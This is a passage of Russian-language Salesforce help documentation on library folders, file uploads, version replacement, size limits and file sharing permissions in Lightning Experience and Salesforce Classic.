Менеджеры библиотек могут создавать, переименовывать и удалять папки в библиотеках Lightning Experience. Папки видны для всех пользователей, имеющих доступ к библиотеке. Кнопка **«Создать папку»** добавляет папку в библиотеку или создает подпапку внутри папки. Вы можете создавать несколько уровней подпапок. Действие на уровне строки **«Переместить»** позволяет перемещать файл внутри папок и подпапок в библиотеке.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления папок в библиотеку:

- «Управление Salesforce CRM Content»

  ИЛИ

  Флажок «Управление библиотеками», установленный в определении полномочий библиотеки



Создайте папки в Lightning Experience, чтобы разместить папки в библиотеках. Загрузите файлы в библиотеку, выбрав библиотеку и щелкнув «Добавить файлы». Для создания библиотек переключитесь в Salesforce Classic. При просмотре библиотек в Salesforce Classic или на мобильном вы сможете увидеть структуру папки, созданной в Lightning Experience. Папки библиотеки могут быть также созданы, переименованы и удалены с использованием SOAP API.

Начало работы с папками библиотек

- В организациях с активным Lightning Experience папки включены по умолчанию в создаваемые вами новые библиотеки. Папки не включены по умолчанию в существующие библиотеки. Чтобы включить папки в библиотеку, нажмите кнопку **«Создать папку»**. В зависимости от размера библиотеки включение папок может занять некоторое время.

  Прим.: Чтобы включить папки в библиотеку, вам нужно полномочие «Управление Salesforce CRM Content». Чтобы включить папки из пользовательского интерфейса, проверьте, являетесь ли вы участником библиотеки с полномочием администратора библиотеки. Вы также можете использовать SOAP API для включения папок в библиотеки.

- В организациях, где не активирован Lightning Experience, папки не включены по умолчанию в новые библиотеки.
- Папки не могут быть включены в библиотеки с более чем 5 000 файлов.

Обладатель полномочия на управление библиотекой может создавать, переименовывать и удалять папки. Вы можете просматривать все папки в библиотеке, к которой у вас есть доступ, и перемещать файлы между папками в библиотеке.

	Lightning Experience	Salesforce Classic
Создание, переименование и удаление папок библиотеки	✅	
Перемещение файлов из библиотек в папки	✅	
Просмотр папок	✅	✅
Просмотр библиотек	✅	✅
Добавление файлов в библиотеку	✅	✅
Создание, редактирование и удаление библиотек		✅
Управление участниками библиотек		✅

СМ. ТАКЖЕ:

Создание полномочий библиотеки

Загрузка и публикация файлов

Загрузка файлов в систему Salesforce и предоставление общего доступа другим пользователям.

Общие сведения о загрузке и публикации файлов

Загрузка и публикация файлов с начальной страницы «Файлы», в лентах и записях.

Загрузка новой версии файла

Замена старой версии файла путем загрузки новой версии.

Ограничения по максимально допустимому размеру файлов в Salesforce

Ограничения максимально допустимого размера файлов в Salesforce.

Кто может просматривать мой файл

Файлы в Salesforce могут быть личными, доступными в частном порядке или доступными всей компании. Узнайте, как установить и изменить параметры общего доступа к файлу.

Изменить доступ к файлу

Определяет пользователей, которым доступен просмотр и изменение файлов.

Изменить доступ к файлу

Определяет пользователей, которым доступен просмотр и изменение файлов.

Отмена общего доступа к файлу

Пользователь может ограничить общий доступ к собственным файлам, перемещая их в категорию личных.

Предоставление общего доступа к файлам группам

Предоставьте общедоступным или личным группам общий доступ к файлам в Chatter, позволяющий участникам групп просматривать и загружать файлы из ленты.

Предоставление пользователям общего доступа к файлам в Salesforce Classic

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Предоставление пользователям общего доступа к библиотекам в Salesforce Classic

Чтобы воспользоваться преимуществами настройки полномочий для библиотек содержимого при использовании возможностей Salesforce Files, предоставьте библиотекам общий доступ к файлам.

Вложение файлов в записи

Вложение файлов в записи — это надежный способ взаимодействия и организации в Salesforce. Вы получаете информацию о возможности, организации и обращении именно там, где она нужна. Вы можете делиться соответствующими документами с теми, кто имеет доступ к записи.

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Пользователь может запретить другим пользователям предоставление или отмену общего доступа к собственному файлу. Это не влияет на существующие общие доступы.

Предоставление пользователям общего доступа к файлам в Lightning Experience

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Предоставление общего доступа к файлам по ссылке

Общие сведения о загрузке и публикации файлов

Загрузка и публикация файлов с начальной страницы «Файлы», в лентах и записях.

Ниже перечислены области, поддерживающие загрузку и предоставление общего доступа к файлам.

- Домашняя страница **Файлы**
- Любое поле сообщения или комментария ленты Chatter
- Карточка или список **Файлы** в группах, пользовательских профилях, возможностях и других записях

Поддерживаются все типы файлов от презентаций Microsoft® PowerPoint и электронных таблиц Excel до PDF-файлов Adobe® и файлов изображений. Аудио- и видеоматериалы могут выгружаться и загружаться, но их парсинг и предварительный просмотр

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

невозможны. По умолчанию максимальный размер загружаемых файлов не должен превышать 2 Гб. Однако максимальный размер файла определяется организацией.

Домашняя страница «Файлы»

Загруженные файлы добавляются в список **«Принадлежащие мне»** на начальной странице Файлы, где вы являетесь ответственным. Вы можете загрузить файлы в библиотеку, выбрав библиотеку и щелкнув «Добавить файлы». Загружаемые в библиотеку файлы наследуют параметры доступа библиотеки.

Ниже перечислены действия, инициирующие добавление файлов в систему Salesforce.

- Добавление файла в ленту Chatter.
- Загрузка файлов в личные и общедоступные библиотеки Salesforce CRM Content.
- Синхронизация файла посредством папки Salesforce Files Sync.
- Создание пакетов содержимого или загрузка веб-ссылок в Salesforce CRM Content.

В списке «Файлы» не отображаются указанные ниже элементы.

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»

Прим.: Файлы, расширение которых не распознано или отсутствует, отображаются в столбце «Тип» как неизвестные.

Личные файлы

В Salesforce Classic по умолчанию файлы, загруженные на начальной странице «Файлы», являются личными. Личный файл — это собственный файл, который не был опубликован для общего доступа. Личные файлы доступны только ответственным и пользователям с полномочием «Просмотр всех данных».

Предоставление общего доступа к личным файлам

Чтобы предоставить общий доступ к личному файлу, воспользуйтесь страницей сведений о файле или добавьте файл в ленту Chatter, профиль, запись или группу. Также доступ к файлу может быть предоставлен по ссылке. Личный файл, к которому был предоставлен доступ, становится общедоступным. Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе «Кто может просматривать мой файл».

СМ. ТАКЖЕ:

Ограничения по максимально допустимому размеру файлов в Salesforce

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Загрузка новой версии файла

Замена старой версии файла путем загрузки новой версии.

После загрузки все предыдущие версии файла будут заменены новой версией. Чтобы просмотреть предыдущие версии, щелкните ссылку **«Показать все версии»** на странице сведений о файле. Если исходный файл был загружен в сообщении ленты, воспользуйтесь функцией **«Загрузить новую версию»**, чтобы заменить старую.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Ссылка **«Загрузить новую версию»** доступна в ниже перечисленных областях:
   - страница сведений о файле;
   - страница предварительного просмотра файла;
   - страница **Файлы** (ссылка становится доступна при нажатии стрелки рядом с файлом);
   - файл в ленте (ссылка становится доступна при нажатии стрелки **«Дополнительные действия»** только в Salesforce Classic).
2. Нажмите кнопку **«Выбрать файл»** и выберите нужный файл на своем компьютере.

   На этом этапе можно добавить примечание о внесенных изменениях в поле «Что изменилось?». Эти сведения отображаются в списке «Журнал версии».
3. Щелкните ссылку **«Загрузить новую версию»** (Salesforce Classic) или **«Начать загрузку»** (Lightning Experience).

Обновленная версия файла будет доступна на странице сведений о файле и во всех предыдущих сообщениях.

Прим.:

- Загрузка новых версий файла доступна только ответственным, соавторам и пользователям с полномочием «Изменение всех данных». Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе «Кто может просматривать мой файл».
- Если соавтор загружает новую версию файла, то ответственный за файл не меняется.
- Для загрузки новой версии файла Salesforce CRM Content не может использоваться страница сведений о файле. Для этого щелкните **«Перейти на страницу сведений о содержимом»** и загрузите новую версию файла. (Доступно только в Salesforce Classic.)

СМ. ТАКЖЕ:

Просмотр журнала версии файла

Отслеживание файла

Ограничения по максимально допустимому размеру файлов в Salesforce

Ограничения максимально допустимого размера файлов в Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция	Описание
Связанный список «Вложения»	• 25 Мб для файловых вложений • 2 Гб для вложений ленты
Вкладка «Документы»	• 5 Мб • 20 КБ для логотипа настраиваемого приложения
Salesforce CRM Content	• 2 Гб • 2 Гб (включая заголовки) при загрузке посредством Chatter REST API • 2 Гб (включая заголовки) при загрузке посредством REST API • 38 Мб при загрузке посредством SOAP API • 10 Мб при загрузке посредством BULK API • 10 Мб для документов Google • 10 Мб при загрузке посредством Visualforce
Файлы Salesforce	2 Гб
Salesforce Knowledge	5 Мб для вложений

Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список).

Ограничение размера для электронного сообщения, включая вложения, составляет 25 Мб.

СМ. ТАКЖЕ:

Общие сведения о загрузке и публикации файлов

Кто может просматривать мой файл

Файлы в Salesforce могут быть личными, доступными в частном порядке или доступными всей компании. Узнайте, как установить и изменить параметры общего доступа к файлу.

В таблице ниже рассмотрены параметры общего доступа к файлу, которые определяются способом совместного использования файла. Параметр общего доступа и соответствующий значок отображаются на странице сведений о файле и в списке «Общий доступ с» на странице сведений о файле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Параметр общего доступа	Определение	Файл является..., если...
Личный	Данный файл является личным. Он доступен только ответственному. Поиск и просмотр данного файла разрешается ответственному за файл и пользователям с полномочием «Изменение всех данных». Однако файлы из личных библиотек доступны только ответственным.	Файл является личным, если: • загружен на начальную страницу «Файлы» • опубликован в личную библиотеку; • синхронизирован посредством папки Salesforce Files Sync; • отменен общий доступ с другими пользователями (присвоен статус личного); • сообщения, содержащие файл, удалены, а сам файл нигде недоступен.
«Доступный в частном порядке»	Данный файл доступен только определенным пользователям, группам или по ссылке. Он недоступен всем пользователям в компании. Поиск и просмотр данного файла доступны ответственному, пользователям с полномочием «Изменение всех данных» или «Просмотр всех данных» и некоторым гостям.	Файл доступен в частном порядке, если: • используется только определенными пользователями или личной группой; • опубликован в личную группу; • доступен по ссылке; • опубликован в ленту для записи; • опубликован в общедоступную библиотеку.
«Публичный»	Поиск и просмотр данного файла доступны всем пользователям в компании.	Файл является публичным, если опубликован в ленте, где его могут просматривать все пользователи, в профиле,

Параметр общего доступа	Определение	Файл является..., если...
		записи или общедоступной группе.

В таблице ниже описаны действия, которые можно выполнять с файлом в зависимости от полномочий.

Действие	Ответственный за файл	Соавтор	Гость
Просмотр или предварительный просмотр	Да	Да	Да
Загрузка	Да	Да	Да
Общий доступ	Да	Да	Да
Добавление файла в сообщение	Да	Да	Да
Синхронизация файла	Да	Да	Да
Загрузка новой версии	Да	Да	
Редактирование сведений	Да	Да	
Изменение полномочий	Да	Да	
Отмена общего доступа к файлу	Да		
Ограничение доступа	Да		
Удалить	Да		

Прим.:

- **«Нет доступа»** означает, что найти или просмотреть данный файл может только пользователь компании, которому разрешен совместный доступ. Если совместный доступ к файлу открыт в личной группе, его могут найти или просмотреть только участники группы.
- Пользователи с полномочием «Изменение всех данных» могут просматривать, предоставлять или отменять общий доступ, ограничивать доступ, загружать исходные и новые версии файлов, добавлять, редактировать, удалять и открывать для предварительного просмотра файлы, принадлежащие другим пользователям. Тем не менее, файлы из личных библиотек доступны только ответственным.
- Пользователи с полномочием «Просмотр всех данных» могут просматривать и открывать для предварительного просмотра файлы, принадлежащие другим пользователям. Тем не менее, файлы из личных библиотек доступны только ответственным.
- Синхронизация файлов доступна пользователям только при наличии полномочия «Синхронизация файлов».
- Группы (включая участников) и записи могут просматривать файлы, опубликованные в их ленты.

- Полномочия для доступа к файлам, опубликованным в библиотеках, зависят от библиотеки.

СМ. ТАКЖЕ:

Отмена общего доступа к файлу

Просмотр областей совместного использования файла

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Изменить доступ к файлу

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Определяет пользователей, которым доступен просмотр и изменение файлов.

Ответственные за файл и его соавторы могут изменять полномочия отдельных пользователей или групп для работы с файлами: гость может стать соавтором (или наоборот). Кроме того, они могут изменить полномочия для файлов, используемых совместно с другими сотрудниками компании. Доступные варианты: гость, соавтор и нет доступа.

1. На странице сведений о файле щелкните ссылку **«Опубликовать файл»** > **«Параметры общего доступа»**.
2. Найдите нужного пользователя или группу, чей доступ вы хотите изменить. Или измените доступ для Любого пользователя `Chatter` в вашей компании.
3. Выберите вариант **Гость**, **Соавтор** или **Без доступа** (для своей компании). Или для файлов, предоставленных в записях (только Salesforce Classic), измените параметр на **Задается записью**. Изменение вступит в силу незамедлительно.
   - **Гости** могут просматривать, загружать и предоставлять общий доступ к файлам.
   - **Соавторы** могут просматривать, предоставлять общий доступ, редактировать, изменять полномочия для файла, а также загружать исходную и новые версии файла.
   - Параметр **Задается библиотекой** для файла в библиотеке означает, что доступ к файлу соответствует доступу к библиотеке. Этот параметр нельзя переключить.
   - Параметр **Задается записью** для файла в записи означает, что доступ к файлу соответствует доступу к записи. Пользователи, имеющие доступ на чтение/запись к записи, получают доступ к файлу с правами **«Соавтор»**. Пользователи с доступом только на чтение записи получают доступ к файлу с правами **«Гость»**. Этот параметр можно включить только в Salesforce Classic.
   - **«Нет доступа»** означает, что найти или просмотреть данный файл может только пользователь компании, которому разрешен совместный доступ. Если совместный доступ к файлу открыт в личной группе, его могут найти или просмотреть только участники группы.
4. Нажмите кнопку **«Закрыть»**.

Прим.:

- Файл является публичным, если опубликован в ленте, где его могут просматривать все пользователи, в профиле, записи или общедоступной группе. По умолчанию параметру «Любой пользователь `Chatter` в компании» предоставляется полномочие гостя. Если полномочие «Гость» или «Соавтор» меняется на полномочие «Нет доступа», то сотрудники компании и общедоступные группы теряют доступ к файлу.
- При предоставлении общего доступа к файлу пользователю автоматически назначается доступ с правами Соавтора. При предоставлении общего доступа группе ее участникам автоматически назначается доступ с правами Гостя. Доступ, назначенный по умолчанию, может быть изменен при первоначальном предоставлении

доступа к файлу. Ответственные за файл и соавторы могут изменять доступ даже после предоставления доступа к файлу.

СМ. ТАКЖЕ:

Кто может просматривать мой файл

Отмена общего доступа к файлу

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Изменить доступ к файлу

Определяет пользователей, которым доступен просмотр и изменение файлов.

В диалоговом окне общего доступа можно задать для пользователей и групп полномочия «Просмотр», «Соавтор» или «Задается записью» для файлов, публикуемых вместе с записями.

- **Гости** могут просматривать, загружать и предоставлять общий доступ к файлам.
- **Соавторы** могут просматривать, предоставлять общий доступ, редактировать, изменять полномочия для файла, а также загружать исходную и новые версии файла.
- Параметр **Задается записью** для файла в записи означает, что доступ к файлу соответствует доступу к записи. Пользователи, имеющие доступ на чтение/запись к записи, получают доступ к файлу с правами «Соавтор». Пользователи с доступом только на чтение записи получают доступ к файлу с правами «Гость».
- Параметр **Задается библиотекой** для файла в библиотеке означает, что доступ к файлу соответствует доступу к библиотеке. Этот параметр нельзя переключить.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

Ответственные за файл и его соавторы могут изменять полномочия отдельных пользователей или групп для работы с файлами: гость может стать соавтором (или наоборот). Кроме того, они могут изменить полномочия для файлов, используемых совместно с другими сотрудниками компании. Доступные варианты: гость, соавтор и нет доступа.

В Lightning Experience

1. На странице предварительного просмотра файла или в списке действий с файлом выберите **Общий доступ**.
2. Разверните область **«Кто имеет доступ»**.
3. Измените полномочия в отношении файла для людей и групп, используя меню, или щелкните **X** рядом с пользователем или записью, которым общий доступ не нужен.

В Salesforce Classic

1. На странице сведений о файле щелкните ссылку **«Опубликовать файл»** > **«Параметры общего доступа»**.
2. Найдите нужного пользователя или группу, чей доступ вы хотите изменить. Или измените доступ для Любого пользователя Chatter в вашей компании.
3. Найдите нужного пользователя или группу, чей доступ вы хотите изменить. Или измените доступ для Любого пользователя Chatter в вашей компании.

Прим.: «Нет доступа» означает, что найти или просмотреть данный файл может только пользователь компании, которому разрешен совместный доступ. Если совместный доступ к файлу открыт в личной группе, его могут найти или просмотреть только участники группы.

4. Нажмите кнопку **«Закрыть»**.

Прим.:

- Файл является публичным, если опубликован в ленте, где его могут просматривать все пользователи, в профиле, записи или общедоступной группе. По умолчанию параметру «Любой пользователь Chatter в компании» предоставляется полномочие гостя. Если полномочие «Гость» или «Соавтор» меняется на полномочие «Нет доступа», то сотрудники компании и общедоступные группы теряют доступ к файлу.
- При предоставлении общего доступа к файлу пользователю автоматически назначается доступ с правами Соавтора. При предоставлении общего доступа группе ее участникам автоматически назначается доступ с правами Гостя. Доступ, назначенный по умолчанию, может быть изменен при первоначальном предоставлении общего доступа к файлу. Ответственные за файл и соавторы могут изменять доступ даже после предоставления доступа к файлу.
- Получатели данной ссылки могут только просматривать и загружать файлы. Изменение файлов не поддерживается.
- Администратор может добавить в макет страницы пункт **«Запретить публикацию и блокирование публикации другими пользователями»**, чтобы запретить общий доступ к файлу на странице сведений о файле.

Отмена общего доступа к файлу

Пользователь может ограничить общий доступ к собственным файлам, перемещая их в категорию личных.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Для отмены общего доступа к собственному файлу или получения полномочия «Изменение всех данных» рекомендуется перевести в статус личных файл и ссылку на файл ( ).

1. В списке «Общий доступ с» на странице сведений о файле нажмите **«Опубликовать файл»** > **«Параметры общего доступа»** или **«Показать все»**.
2. В диалоговом окне «Параметры общего доступа» щелкните ссылку **«Сделать личным»** (или **«Ограничить доступ»**, если файл был загружен из библиотеки Salesforce CRM Content) .
3. В диалоговом окне подтверждения щелкните **«Сделать личным»** (или **«Ограничить доступ»**).

Файл, которому присваивается статус личного, удаляется из всех сообщений, в которые он был добавлен, а также из всех областей, где он был доступен для совместного использования. Данный файл будет доступен только ответственному и пользователям с полномочием «Изменение всех данных». Если файл был загружен из библиотеки Salesforce CRM Content, он удаляется из всех областей общего доступа, кроме библиотеки.

При предоставлении общего доступа к файлу посредством доставки содержимого доставка становится недоступной, но не подлежит удалению. Если общий доступ к файлу предоставляется посредством параметра **«Общий доступ по ссылке»** в Chatter, ссылка на файл подлежит удалению.

СМ. ТАКЖЕ:

Доступность сообщений

Просмотр областей совместного использования файла

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Предоставление общего доступа к файлам группам

Предоставьте общедоступным или личным группам общий доступ к файлам в Chatter, позволяющий участникам групп просматривать и загружать файлы из ленты.

Файл, опубликованный для совместного использования в личной или неуказанной группе, доступен только участникам этой группы. Файл, опубликованный для совместного использования в общедоступной группе, доступен участникам этой группы и всем пользователям Chatter в компании. Публикация файла доступна любому просматривающему его пользователю.

Чтобы предоставить группам Chatter общий доступ к файлу, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
   - На странице сведений о нужном файле: щелкните **«Параметры общего доступа к файлу»** > **«С группой...»**. При необходимости щелкните ссылку **«Показать все»** в списке «Общий доступ с» и выберите ссылку **«Группы»** в диалоговом окне «Параметры общего доступа».
   - Рядом с файлом в ленте: щелкните ссылку **«Дополнительные действия»** > **«Параметры общего доступа к файлу»** и выберите ссылку **«Группы»** в диалоговом окне «Параметры общего доступа».
   - Рядом с файлом на странице «Файлы», в списке «Файлы группы» или «Файлы, принадлежащие...»: щелкните ссылку **«Общий доступ с группами»**.
   - В окне, всплывающем при наведении указателя мыши на имя файла: щелкните ссылку **«Опубликовать файл»** и выберите ссылку **«Группы»** в диалоговом окне «Параметры общего доступа».
   - В папке Salesforce Files Sync на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр **«Salesforce Files Sync»**, а затем выберите **«Общий доступ с группами»**.
2. Начните вводить имя нужной группы, а затем выберите ее имя из списка предложенных результатов. Чтобы выбрать несколько групп, повторите данное действие.
3. Выберите уровни доступа для каждой группы. По умолчанию личной группе задается уровень доступа **«Соавтор»**, а общедоступной группе — уровень доступа **«Гость»**.
4. При необходимости добавьте сообщение. Чтобы отправить людям и группам соответствующее уведомление и опубликовать файл в их лентах, дополните сообщение @упоминанием.
5. Нажмите кнопку **«Опубликовать»**, а затем кнопку **«Закрыть»**. Файл публикуется во все выбранные и @упомянутые группы.

Если личный файл становится доступным для личной или неуказанной группы, то ему присваивается статус файла, доступного в частном порядке; при этом отображается соответствующий значок ( ). Этот файл публикуется в ленту группы и доступен для поиска и просмотра только ответственному и участникам группы. Файл, опубликованный в общедоступную группу, становится публичным; при этом отображается соответствующий значок ( ), а сам файл публикуется в ленту группы.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните напротив нужного имени в диалоговом окне «Параметры общего доступа».

Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.

- Файлы, являющиеся частью пакета или доставки содержимого, могут быть доступны большему количеству пользователей, чем отображается в диалоговом окне **«Общий доступ дял пользователей»**.
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

СМ. ТАКЖЕ:

Списки «Файлы группы»

Просмотр областей совместного использования файла

Предоставление пользователям общего доступа к файлам в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Файл, доступ к которому предоставлен в частном порядке, может просматриваться только определенными пользователями в компании. Публикация файла доступна любому просматривающему его пользователю.

Чтобы предоставить одному или нескольким пользователям в компании общий доступ к файлу, выполните указанные ниже действия.

1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
   - На странице сведений о нужном файле щелкните **«Параметры общего доступа к файлу»** > **«Общий доступ для пользователей»**. Или нажмите **«Параметры общего доступа»** и выберите **«Пользователи»** в диалоговом окне «Параметры общего доступа».
   - Рядом с файлом в ленте: щелкните ссылку **«Дополнительные действия»** > **«Параметры общего доступа к файлу»** и выберите ссылку **«Люди»** в диалоговом окне «Параметры общего доступа».
   - Рядом с файлом на начальной странице «Файлы» щелкните **«Общий доступ для пользователей»**.
   - В окне, всплывающем при наведении указателя мыши на имя файла, щелкните ссылку **«Опубликовать файл»** и выберите ссылку **«Пользователи»** в диалоговом окне «Параметры общего доступа».
   - В папке Salesforce Files Sync на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр **«Salesforce Files Sync»**, а затем выберите **«Общий доступ с людьми»**.
2. Начните вводить имя нужного пользователя, а затем выберите его имя из списка предложенных результатов. .
3. Выберите необходимые полномочия для файла. По умолчанию этому пользователю будет назначено полномочие соавтора, позволяющее просматривать, предоставлять общий доступ, редактировать, загружать исходные и новые версии файлов и изменять полномочия. При необходимости выберите полномочие **«Гость»**, позволяющее только просматривать, загружать и предоставлять общий доступ к файлам.
4. Если нужно предоставить общий доступ нескольким пользователям, введите несколько имен.
5. При необходимости введите сообщение, которое будет отправлено получателям.
6. Нажмите кнопку **«Опубликовать»**, а затем кнопку **«Закрыть»**. Получатели получат сообщение с уведомлением о предоставлении им общего доступа к файлу вместе со ссылкой на этот файл. Пользователи Lightning Experience получат это сообщение в виде электронного уведомления. Пользователи Salesforce Classic получат личное сообщение Chatter,

доступное на странице «Мои сообщения» на вкладке «Chatter», а также электронное уведомление, если для сообщений Chatter включены такие уведомления.

Если файл не является публичным, значит, он доступен в частном порядке и для него отображается соответствующий значок ( ). Данный файл больше нигде не публикуется и доступен для поиска и просмотра только определенным пользователям. Если файл является публичным, отображается соответствующий значок ( ). Данный файл доступен для поиска и просмотра всем пользователям в компании.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните напротив нужного имени в диалоговом окне «Параметры общего доступа». Если требуется, чтобы другие пользователи не могли устанавливать лиц, которым доступен файл, выберите **Не позволять другим пользователям предоставлять общий доступ или отменять его**.

Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.
- Файлы, являющиеся частью пакета или доставки содержимого, могут быть доступны большему количеству пользователей, чем отображается в диалоговом окне **«Общий доступ дял пользователей»**.
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

СМ. ТАКЖЕ:

Просмотр областей совместного использования файла

Предоставление пользователям общего доступа к библиотекам в Salesforce Classic

Чтобы воспользоваться преимуществами настройки полномочий для библиотек содержимого при использовании возможностей Salesforce Files, предоставьте библиотекам общий доступ к файлам.

При включении данной функции администратором организации библиотеке может быть предоставлен общий доступ к любому файлу. Вкладка**«Библиотеки»** системы Salesforce Classicсодержит библиотеки компании, а также назначенные им полномочия. Параметр **«Общий доступ с библиотекой»** в Chatter позволяет предоставлять библиотеке общий доступ к файлам Chatter, используя набор полномочий для библиотеки.

Прим.: Для предоставления библиотекам общего доступа к файлам необходимо соблюдать следующие требования.

- Страница сведений о пользователе содержит включенный параметр **«Пользователь Salesforce CRM Content»**. Этот параметр включает администратор.
- Организация содержит включенный параметр **«Пользовательский интерфейс файлов разрешает предоставление библиотекам общего доступа к файлам»**. Администратор может включить этот параметр на странице Salesforce CRM Content в меню «Настройка».

1. Щелкните значок напротив нужного файла на вкладке **«Файлы»**.
2. Выберите параметр **«Общий доступ с библиотекой»**. При наличии ссылок на внешние файлы (только для пользователей Files Connect) выберите параметр **«Опубликовать ссылку»**, а затем выберите **«Библиотека»** в диалоговом окне **«Параметры общего доступа»**.
3. Выполните одно из указанных ниже действий.

- Если отображается диалоговое окно **«Опубликовать содержимое в различные библиотеки»**, это означает, что другая библиотека уже управляет файлом. Выберите как минимум одну дополнительную библиотеку и нажмите кнопку **«Опубликовать»**.
- При отображении сообщения-подтверждения **«Общий доступ к файлам с библиотекой»** общий доступ к файлу предоставлен пользователям, имеющим уровень доступа «Соавтор», либо файл синхронизирован. При продолжении соавторам и пользователям, синхронизировавшим файл, будет предоставлен только уровень доступа «Гость». (Доступ для редактирования может быть предоставлен администратором библиотеки позже.) Чтобы продолжить, нажмите кнопку **«Опубликовать»**. В противном случае, нажмите кнопку **«Отмена»**.
- При отображении диалогового окна **«Опубликовать содержимое»** введите заголовок файла. Выберите нужную библиотеку и введите любые теги в качестве метаданных. Выберите нужный тип записи, введите любую дополнительную информацию и нажмите кнопку **«Опубликовать»**.

  Теперь файл отображается на вкладке **«Библиотеки»** и в разделе **«Файлы в моих библиотеках»** вкладки **«Файлы»**.

СМ. ТАКЖЕ:

Создание папок в библиотеках Lightning Experience

Вложение файлов в записи

Вложение файлов в записи — это надежный способ взаимодействия и организации в Salesforce. Вы получаете информацию о возможности, организации и обращении именно там, где она нужна. Вы можете делиться соответствующими документами с теми, кто имеет доступ к записи.

Файлы (например, документы Microsoft® Office, PDF-документы Adobe®, изображения и видеофайлы) могут быть вложены во многие записи Salesforce. Добавьте файлы, используя связанный список файлов.

Прим.: Если вы не видите связанный список файлов для записи, попросите администратора добавить его в макет страницы на странице 4594 для такого типа записи.

Для вложения файлов в записи выполните следующие действия.

